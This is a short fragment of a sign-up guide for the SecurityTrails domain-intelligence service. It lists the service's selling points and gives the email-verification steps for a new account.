
[Sign up for free](#)

Already have an account? [Sign in](#)


Reasons to join free:

- Reveal Associated Domains**
Understand the relationship between domains, companies, and individuals. Unveil any associated domains.
- Built for Modern Applications**
Find code samples for Curl, JS, Python, PHP, Go, and other programming languages.

5. A verification email will be sent to the email address.




6. Open a new tab in the browser and login to the email account provided during sign up. Open the mail received from SecurityTrails and click on **Confirm Email Address**.

